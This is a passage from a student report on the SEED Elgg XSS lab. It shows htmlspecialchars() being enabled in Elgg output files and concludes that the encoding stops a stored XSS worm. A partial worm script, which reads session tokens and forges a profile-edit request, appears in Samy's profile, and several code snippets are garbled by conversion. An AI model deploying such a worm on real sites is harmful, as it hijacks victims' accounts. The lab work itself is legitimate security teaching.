[04/10/20]seed@VM:.../output$ ls -lrt text.php url.php
dropdown.php email.php
-rw-r--r-- 1 seed seed 289 Jul 26 2017 dropdown.php
-rw-r--r-- 1 seed seed 2443 Jul 26 2017 url.php
-rw-r--r-- 1 seed seed 279 Jul 26 2017 text.php
-rw-r--r-- 1 seed seed 414 Jul 26 2017 email.php
[04/10/20]seed@VM:.../output$ vi text.php
[04/10/20]seed@VM:.../output$ vi url.php
[04/10/20]seed@VM:.../output$ vi dropdown.php
[04/10/20]seed@VM:.../output$ vi email.php
[04/10/20]seed@VM:.../output$ sudo service apache2 restart
[04/10/20]seed@VM:.../output$
```

A screenshot of a terminal window showing the command-line interface. The user has navigated to the directory "/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output" and listed the files using "ls -lrt". The output shows four PHP files: text.php, url.php, dropdown.php, and email.php, all modified on July 26, 2017. The user then edits each of these files using the vi editor. Finally, the user runs "sudo service apache2 restart" to apply the changes. On the left side of the terminal window, there is a vertical sidebar with icons for various applications, similar to the one in the browser screenshot above.


We then go to `/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output` folder to check if we have the four PHP files (`text.php`, `url.php`, `dropdown.php` and `email.php`). We edit these files to encode special characters using `htmlspecialchars()` function.

```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
~
~
~
~
-- INSERT --
```

12,1 All


```
if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false))
{
        $text = htmlspecialchars($vars['text'],
        ENT_QUOTES, 'UTF-8', false);
        $text = $vars['text'];
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    $text = $url;
}
unset($vars['encode_text']);
if ($url) {
    $url = elgg_normalize_url($url);
-- INSERT --
```

48,2-9 51%



```
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
-- INSERT --
```

13,1 All



```
* Elgg email output
* Displays an email address that was entered using an email input field
*
* @package Elgg
* @subpackage Core
*
* @uses $vars['value'] The email address to display
*/
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
$encoded_value = $vars['value'];

if (!empty($vars['value'])) {
    echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
-- INSERT --
```

13,1 Bot

After making the changes we login as Alice. Alice goes and visits Samy's profile.

A screenshot of a web browser showing Alice's profile page on the XSS Lab Site. The URL in the address bar is www.xsslabelgg.com/profile/alice. The page title is "XSS Lab Site". The profile section for "Alice" shows a cartoon illustration of a girl with blonde hair and a blue dress sitting in a field of flowers. Below the image are buttons for "Edit profile" and "Edit avatar". To the right of the profile picture is a sidebar with links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". A "Friends" section indicates "No friends yet." An "Add widgets" button is located at the top right of the profile area.

A screenshot of a web browser showing Samy's profile page on the XSS Lab Site. The URL in the address bar is www.xsslabelgg.com/profile/samy. The page title is "XSS Lab Site". The profile section for "Samy" shows a cartoon illustration of a person working on a laptop with binary code visible. Below the image are buttons for "Add friend", "Send a message", and "Report user". To the right of the profile picture is a sidebar with links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". The main content area contains a large amount of JavaScript code injected into the "About me" field:

```
window.onload = function(){  
var headerTag = "";  
var jsCode = document.getElementById("worm").innerHTML;  
var tailTag = "</" + "script";  
  
//put all the pieces together and apply the URL encoding  
var wormCode = encodeURIComponent(headerTag + jsCode  
+ tailTag);  
  
//set the content of the description field and access level  
var desc = "&description=Samy is my Hero" + wormCode;  
desc += "&accesslevel[description]=2";  
  
//JavaScript code to access user name, user guid, Time  
Stamp __elgg_ts  
//and Security Token __elgg_token  
var name=&name=+elgg.session.user.name;  
var guid=&guid=+elgg.session.user.guid;  
var ts=&__elgg_ts=+elgg.security.token.__elgg_ts;  
var token=&  
__elgg_token=+elgg.security.token.__elgg_token;  
//Construct the content of your url.  
var sendurl="http://www.xsslabelgg.com/action/profile/edit";  
var content=token+ts+name+desc+guid; //FILL IN  
var samyGuid=47; //FILL IN  
if(elgg.session.user.guid!=samyGuid)
```

Alice returns to her own page to see no changes to her profile.

The screenshot shows a web browser window with the title "Alice : XSS Lab Site". The URL in the address bar is "www.xsslabeLgg.com/profile/alice". The page content is the "XSS Lab Site" profile for a user named "Alice". The profile picture is a cartoon illustration of Alice from Alice in Wonderland. Below the picture are two buttons: "Edit profile" and "Edit avatar". To the right of the profile picture, the name "Alice" is displayed. Further down, there are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". On the far right, there is a "Friends" section with the message "No friends yet." and an "Add widgets" button. A vertical sidebar on the left contains various icons, likely for navigating between different parts of the application or for managing files and settings.

Conclusion: When we uncomment all the `htmlspecialchars()` function, the XSS worm attack does not work. This is because the `htmlspecialchars()` function encodes special characters like '<' '>' and the start of all script tags have these symbols. When this encoding happens, the script tags do not get executed and the JavaScript code just turns into normal text being written in the profile. Thus, the countermeasure turned on, works properly and does not allow the XSS attack to occur.

References:

<https://github.com/aasthayadav/CompSecAttackLabs/blob/master/9.%20XSS%20Attack/Lab%209%20XSS%20Attack.pdf>